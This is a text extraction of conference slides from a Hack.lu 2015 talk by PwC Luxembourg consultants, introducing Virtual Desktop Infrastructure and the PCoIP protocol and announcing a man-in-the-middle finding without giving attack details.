

[www.pwc.lu/en/information-communication-technology/cyber-security.html](http://www.pwc.lu/en/information-communication-technology/cyber-security.html)

# *Hack.lu 2015*

## Security of Virtual Desktop Infrastructures

*from great concepts to bad surprises*

Maxime Clementz  
Simon Petitjean

October 2015



**pwc**

---

## ***PwC Luxembourg***

We have built a **steady growing team** of Cyber Security and Information Risk experts to help companies assess and **improve their security level** in term of confidentiality, integrity and availability.

Our usual activities are:

- Vulnerability Assessments
- Risk Assessments
- Standards compliance (ISO 27k)
- Strategy, Governance & Management for Information Security
- Penetration tests

# Ethical Hacker In a Big4 Firm



What society thinks I do



What my colleagues think I do



What my mom thinks I do



What I think I do



What I actually do

---

## *Speakers*


**Maxime Clementz**

@maxime\_tz

*Hack.lu 2012 talk:*

“Insecurity of Security Equipment”,  
with Mr Eric Chassard

3 years at PwC



**Simon Petitjean**

@simonpetitjean

*Hack.lu 2013 talk:*

“Exploiting a vulnerability to  
quicken SAP discovery phase”

2 years at PwC

We belong to the Cyber Security Advisory team at PwC Luxembourg.  
We both got our IT engineer diploma from TELECOM Nancy (France).  
We spend more time together at work than with our respective girlfriends.

---

## Speakers


**Maxime Clementz**

@maxime\_tz

*Hack.lu 2012 talk:*

“Insecurity of Security Equipment”,  
with Mr Eric Chassard

3 years at PwC



**Simon Petitjean**

@simonpetitjean

*Hack.lu 2013 talk:*

“Exploiting a vulnerability to  
quicken SAP discovery phase”

2 years at PwC

We belong to the Cyber Security Advisory team at PwC Luxembourg.  
We both got our IT engineer diploma from TELECOM Nancy (France).  
We spend more time together at work than with our respective girlfriends.

---

# *Agenda*


- 1 Introduction
- 2 Great concepts
- 3 Bad surprises
- 4 Demo
- 5 Responsible disclosure outcome & Recommendations
- 6 Conclusion

# *Introduction*

***1***

## *Introducing Virtual Desktop Infrastructures*

**Virtual Desktop Infrastructure** (VDI) hosts users' desktop environments on remote servers which are accessed over a network using a remote display protocol from specific client software or hardware.



### **Thin-Client (or software-client)**

Runs on top of a complete OS to deal with network and graphical sessions.

### **Zero-Client**

Doesn't run a full OS but a firmware dedicated to specific tasks computed by specialized hardware.



## *Existing market solutions*

Plenty of solutions exists on the market. Amongst them:

- Citrix XenDesktops®
- VMware View®
- Oracle® VDI
- RedHat® Enterprise Virtualization
- Linux Terminal Server Project
- Microsoft® VDI
- ...



## ***Discussion***

VDI leverages very technical and low level concepts. We first thought that our analysis would lead us to hardware hacking or binary reverse engineering.

### **It did not.**

We did not even have to try complex attacks as the **combination of simple flaws** allow an **unauthorized** person to perform a **stable Man in the Middle** attack.

As such, we did not plunge RAM modules in liquid nitrogen nor dissolve proprietary microchip with acid ☺


We had the opportunity to study one commercial implementation developed by Teradici<sup>®</sup> combined with VMware View<sup>®</sup> : the PCoIP<sup>®</sup> protocol.

# *Great concepts*

# 2


# PCoIP protocol

## PCoIP Servers




# PCoIP protocol

“Images rendered on the server are captured as pixels, compressed and encoded and then sent to the client for decryption and decompression.”



# Zero-Client

“With the single purpose of image decompression and decoding, the PCoIP processor eliminates endpoint hard drives, graphic processors, operating systems, applications and security software.”




## *Basic implementation*

Domain  
Controller



